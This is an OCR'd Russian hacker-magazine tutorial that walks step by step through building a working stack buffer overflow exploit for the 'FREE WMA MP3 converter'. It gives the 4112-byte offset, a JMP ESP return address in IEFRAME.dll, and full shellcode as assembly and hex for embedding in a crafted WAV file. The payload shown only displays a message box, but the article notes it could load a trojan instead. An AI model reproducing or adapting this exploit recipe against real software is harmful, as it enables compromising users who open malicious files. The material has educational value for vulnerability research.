

ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU

ЭКСПЛОИТ «НА КОЛЕНКЕ» ПИШЕМ ЭКСПЛОЙТ ПОДРУЧНЫМИ СРЕДСТВАМИ

РАНО ИЛИ ПОЗДНО МНОГИМ ИЗ НАС ПРИХОДИТСЯ СТАЛКИВАТЬСЯ С ЗАДАЧЕЙ НАПИСАНИЯ ЭКСПЛОИТА. ТЕОРЕТИЧЕСКИХ ИЗЫСКАНИЙ НА ЭТУ ТЕМУ ПРОВЕДЕНО МНОЖЕСТВО, НО ПРАКТИЧЕСКИХ И ПОНЯТНЫХ ПРИМЕРОВ ДО СИХ ПОР НЕ ТАК МНОГО. ПОЭТОМУ СЕГОДНЯ НАШЕЙ ЗАДАЧЕЙ БУДЕТ НАПИСАНИЕ РАБОТАЮЩЕГО ЭКСПЛОИТА ДЛЯ КОНКРЕТНОЙ ПРОГРАММЫ. МЫ РАЗБЕРЕМ ВСЕ ТОНКОСТИ И ПОПЫТАЕМСЯ ПОНЯТЬ, КАК ИМЕННО НАХОДЯТ УЯЗВИМОСТИ И УСПЕШНО ИМИ ПОЛЬЗУЮТСЯ.



ОШИБКА ЗАПИСИ ПО АДРЕСУ [ooooooo] — ИГНОРИРУЕМ НАЖАТИЕМ <SHIFT+F9>



УЯЗВИМАЯ ПРОГРАММА

Прежде, чем мы перейдем к практике, напомню несколько очень важных моментов. Эксплоит — это программа, которая написана для использования конкретной уязвимости в компоненте операционной системы или приложения. Чаще всего используются дыры, которые связаны с переполнением буфера. Думаю, нет смысла слишком подробно освещать данную тему — в Сети можно найти бездну сугубо теоретического материала. Впрочем, основные понятия ты все-таки сможешь усвоить в процессе чтения статьи. Приступим к исследованию.

ПЕРВЫЕ ШАГИ К НАПИСАНИЮ ЭКСПЛОИТА

«Лабораторным кроликом» для наших экспериментов послужит утилита «FREE WMA MP3 converter», уязвимости которой мы постараемся найти. Конвертер, который мы будем рассматривать, имеет небольшой размер. Это и послужило одной из причин, почему я решил описать именно его исследование (разбирать мегабайты кода — дело чрезвычайно сложное). Открой программу и задай при помощи кнопки «Settings» папку для сохранения декодированных файлов. Обрати внимание: программа умеет конвертировать WAV в MP3 и другие форматы.

Открой шестнадцатеричный редактор «WinHex» и создай файл размером 5192 байт. Заполни его целиком последовательностью одинаковых символов (например, «A»), после чего сохрани с расширением «.wav». Попробуй перекодировать его в mp3-файл при помощи нашего конвертера. Программа завершит работу без всяких предупреждений! Это достаточно любопытно. Чтобы узнать, с чем связано такое поведение нашего «пациента», загрузим его в OllyDbg и попробуем отладить. После того, как программа запустится под отладчиком, снова прикажи ей перекодировать созданный wav-файл в файл формата mp3 (в случае, если возникнет исключение «Access Violation when writing to [00000000]», игнорируй его путем многократного нажатия <Shift+F9>). Итак, перед нами исключение: Access violation when executing [41414141]. Этот адрес выглядит весьма странно, не так ли? Дело в том, что функция, которая прочитала последовательность символов вида «AAA...» из файла, что мы ей скормили, поместила ее в стек — целиком, безо всякой проверки длины. Видимо, в результате этих действий адрес возврата из функции обратно в программу был заменен символами «AAAA», шестнадцатеричный код данной последовательности выглядит как 0x41414141. Неудивительно, что программа решила обратиться по данному адресу. Но, если возможно переписать адрес возврата из функции путем помещения в WAV-файл неимоверно длинной строки символов, существует ли возможность записать вместо случайных чисел конкретный адрес? Да. Взгляни на текущее значение регистра ESP — оно указывает на вершину стека и равно 19FFEE8 (впрочем, все зависит от билда ОС).


Прокрути окно стека чуть выше — наткнешься на первую последовательность байт вида «41414141», которая была помещена в стек. Она располагается по адресу 19FEED4. Если вычесть это значение из числа, содержащегося в регистре ESP, мы получим шестнадцатеричное 1014, которое равно десятичному значению 4116. Это — количество данных, которое гарантированно затирает адрес возврата из функции в стеке. Следовательно, если мы поместим в наш WAV-файл последовательность из 4112 символов, а последние 4 символа заменим адресом возврата, программа передаст управление именно на него.

Проверим эту догадку: в WinHex открывай наш файл и меняй четыре байта, начиная со смещения 0x1010 (десятичное 4112), на любые другие. Сохраняй файл и скармливай его нашему конвертеру. Все совпадает — программа пытается обратиться по недопустимому адресу, записанному нами (между прочим, адрес необходимо записывать в файл «задом наперед», то есть, начиная с последнего байта). Но как это может пригодиться? Представь себе, что следом за адресом возврата в стек мы поместим написанный нами вредоносный код (так называемый «шелл-код»). Чтобы он был исполнен, необходимо лишь сделать так, чтобы адрес возврата указывал на инструкцию, которая осуществляет безусловный переход к выполнению кода, записанного в стек (например, такой инструкцией может быть call esp или jmp esp). Можно пойти по наиболее простому пути: разыскать в недрах любого из модулей подобную инструкцию и заменить адрес возврата в WAV-файле ее адресом. Стоит, однако, учитывать два условия. Первое — нельзя искать инструкцию в модулях, которые загружены в память по адресу, содержащему нулевые байты. Ноль — символ окончания строки, если мы запишем его в код эксплоита, функция просто «обрубит» все, что располагается после него. Таким образом, инструкция с адресом «12345678» нам подходит, а вот переход или вызов, расположенный по адресу «00777777» не подойдет, ибо он содержит нулевой байт. Второй момент, на который следует обратить внимание — старайся искать инструкцию перехода на стек внутри модулей, которые входят в сборку программы. Ведь разные билды операционных систем содержат разные системные библиотеки.

Я выбрал следующую инструкцию (модуль «IEFRAME.dll»):

```
4029dc93 JMP ESP
```

Помни, что, если ты не нашел похожей инструкции, это не повод для отчаяния. Если в памяти программы существует секция данных, содержащая опкод инструкции и имеющая атрибуты исполнения, ты можешь передать управление на соответствующий байт данных. Неважно, будет ли он частью числового значения или строки. Главное — ты сможешь передать управление коду. Вписывай в WAV-файл по смещению 4112 адрес возврата. Мой настоятельный совет — следующие два байта в файле, которые располагаются сразу за адресом возврата, обнули. Это



В ПРОЦЕССЕ ОТЛАДКИ ШЕЛЛ-КОДА...

даст возможность остановиться на исключении при дальнейшей отладке файла, не улетая в «дебри». Сохраняй результат и снова запускай декодер под отладчиком. На этот раз все прошло как нельзя лучше — произошла остановка на исключении:


```
0210FEE8    0000                ADD
BYTE PTR DS:[EAX],AL
```


Теперь мы можем писать shell-код! OllyDbg поможет нам — мы будем набирать шелл-код прямо в окне кода отладчика.

РАЗРЕШИТЕ ПРЕДСТАВИТЬСЯ, SHELL-КОД

Итак, условимся, что первые четыре байта нашего кода будут NOP-ами. По адресу 0210FEEC расположим набор инструкций, которые будут выполнять определенные действия. Какие? Скажем, вызов MessageBoxA (разумеется, вместо вполне безобидных действий «жучок», живущий внутри WAV-файла, может и загружать троян, и уничтожать важные данные). Приступим к написанию кода. Необходимо использовать, как минимум, две функции: MessageBoxA и ExitProcess (о корректном завершении программы можно и не заботиться, но мы все-таки сделаем это). Нажми на кнопку «R» управляющей панели отладчика. Ты увидишь список всех вызовов, эксплуатируемых программой. Нам нужны только две API-функции, упомянутые выше. Если никаких функций в списке ты не видишь, выбери модуль wmpcon.exe в списке «Executable modules» и повтори действие еще раз. Итак, ищи в списке строку «CALL<JMP.&user32.MessageBoxA>». О чем нам говорит запись подобного вида? Разумеется, о том, что вызов функции не является прямым. Следует получить конструкцию непосредственного вызова, чтобы шелл-код работал во всех ситуациях. Дважды щелкни по строке, чтобы перейти на инструкцию вызова в окне дампа. В окне дампа также дважды щелкни по инструкции вызова. Откроется окно редактирования кода, содержащее следующую инструкцию: CALL 00401310. Этот адрес нас и интересует. Копируем его, нажимаем <ctrl+g>, вставляем в окошко скопированный адрес

ВОТ ОНА — УЯЗВИМОСТЬ В ДЕЙСТВИИ! КОД ВЫПОЛНЕН БЕЗОШИБОЧНО





ДВА НУЛЕВЫХ БАЙТА, РАСПОЛОЖЕННЫХ СРАЗУ ЗА АДРЕСОМ ВОЗВРАТА, ПОЗВОЛЯТ ОТЛАЖИВАТЬ ПРОГРАММУ «НА ИСКЛЮЧЕНИЯХ»

и нажимаем «Ok». Мы переместились к инструкции вида:

```
JMP DWORD PTR DS:[4CC254]
```

Это — непосредственный вызов функции MessageBoxA. Запомним его. Теперь прокрути дамп окна кода чуть выше и увидишь аналогичный «переходник» для функции ExitProcess:

```
JMP DWORD PTR DS:[4CC228]
```

Последний момент: нам необходимо где-то хранить параметры, передаваемые MessageBoxA. Поместим их сразу же за нашим кодом. Адрес в моем случае получился равным 210FF0B. Надо выделить набор байт, начинающихся с этого адреса, и нажать комбинацию клавиш <ctrl+e>. Откроется окно редактирования, в котором нужно ввести текст с завершающим (нулевым) байтом-терминатором. Для простоты будем использовать один и тот же текст и для заголовка выдаваемого MessageBox-а, и для его тела. Поскольку статичный адрес параметров узнать нельзя (вершина стека динамично изменяется), всегда нужно будет высчитывать положение параметров. Сделать это просто: один раз ввести в окне кода OllyDbg текстовую строку параметра, после чего высчитать разность между значением регистра ESP и ее положением. В моем случае значение разности оказалось равным 0x27. Таким образом, чтобы получить доступ к параметру, обратись по адресу ESP+27. Как видишь, все просто.
Да, необходимо помнить и о том, что мы должны возвратиться обратно в стек, чтобы завершить программу корректно. Для этого нужно еще до выполнения вызова MessageBoxA поместить в стек адрес инструкции, следующей за операцией перехода к API-функции. К сожалению, и здесь придется обращаться к арифметике относительных адресов: инструкция, следующая за вызовом, имеет адрес [esp+2b].
Итак, мы получили все, что требовалось. Осталось лишь написать «шелл-код» (разумеется, это весьма безобидный набор инструкций):

```
019FFEE8    90    NOP
019FFEE9    90    NOP
019FFEEA    90    NOP
019FFEEB    90    NOP

; параметры для MessageBoxA:

019FFEEC       PUSH 0

  ; стиль окна
; высчитываем положение параметров функции MessageBoxA внутри стека
019FFEEE       MOV EAX,ESP
  ; помещаем в EAX значение стека
019FFEF0       ADD EAX,27
  ; увеличиваем значение регистра на 27 байт и получаем адрес параметра
019FFEF3       PUSH EAX
  ; кладем в стек заголовок окна
019FFEF4       PUSH EAX
  ; кладем в стек тело окна
019FFEF5       PUSH 0
  ; никакого владельца у окна не будет — помещаем в стек NULL

  ; считаем значение адреса возврата из MessageBoxA:

019FFEF7       MOV EAX,ESP
019FFEF9       ADD EAX,2B
019FFEFC       PUSH EAX
 ; помещаем адрес возврата в стек
019FFEFD  JMP DWORD PTR
DS:[<&user32.MessageBoxA>]
; Вызываем MessageBoxA
019FFF03 PUSH 0

; код завершения процесса — ноль
019FFF05 JMP DWORD PTR
DS:[<&kernel32.ExitProcess>
; выходим из программы

; начиная с адреса 019FFF0B, располагаются байты размещенных нами данных
```

После того, как ты введешь код под отладчиком целиком (включая строковой параметр для MessageBoxA), выделяй его и выбирай из контекстного меню пункт «Binary → Binary copy». В буфере обмена окажется машинный код, который необходимо вставить в WAV-файл сразу после адреса возврата (начиная со смещения 0x1014).
Код выглядит следующим образом:

```
90 90 90 90 6A 00 8B C4 83 C0 27
50 50 6A 00 8B C4 83 C0 2B 50 FF
25 54 C2 4C 00 6A 00 FF 25 28 C2
4C 00 53 50 4C 4F 49 54 45 44 00
```

Код не совпадает с форматом данных, который использует утилита WinHex. Чтобы WinHex принял данную последовательность, удали из нее все пробелы. После этого открой WinHex, перейди в Insert Mode («Режим вставки данных»), нажав клавишу Insert. Подведи курсор к смещению 0x1014, выбери из контекстного меню правой кнопки мыши «Edit→Clipboard Data→Paste», согласись на увеличение размера файла нажатием на кнопку «Ok» в появившемся окне. Появится окно выбора формата вставляемых данных. Нам нужен пункт «ASCII Hex». Выделяй его, нажимай «Ok». Готово! Сохраняй полученный файл и пробуй «скормить» его конвертеру файлов. Если все сделано правильно, появится окно сообщения, свидетельствующее о том, что шелл-код выполняется.

И НАПОСЛЕДОК...

Если ты хочешь стать хорошим специалистом в области исследования уязвимостей программного обеспечения, не используй готовые эксплоиты! Ищи информацию на лентах уязвимостей, используй свои знания и вспомогательные инструменты для создания собственных вариантов кода. Это поможет тебе научиться и обходить системы защиты, и создавать их. Успешных взломов, но не забывай о законе!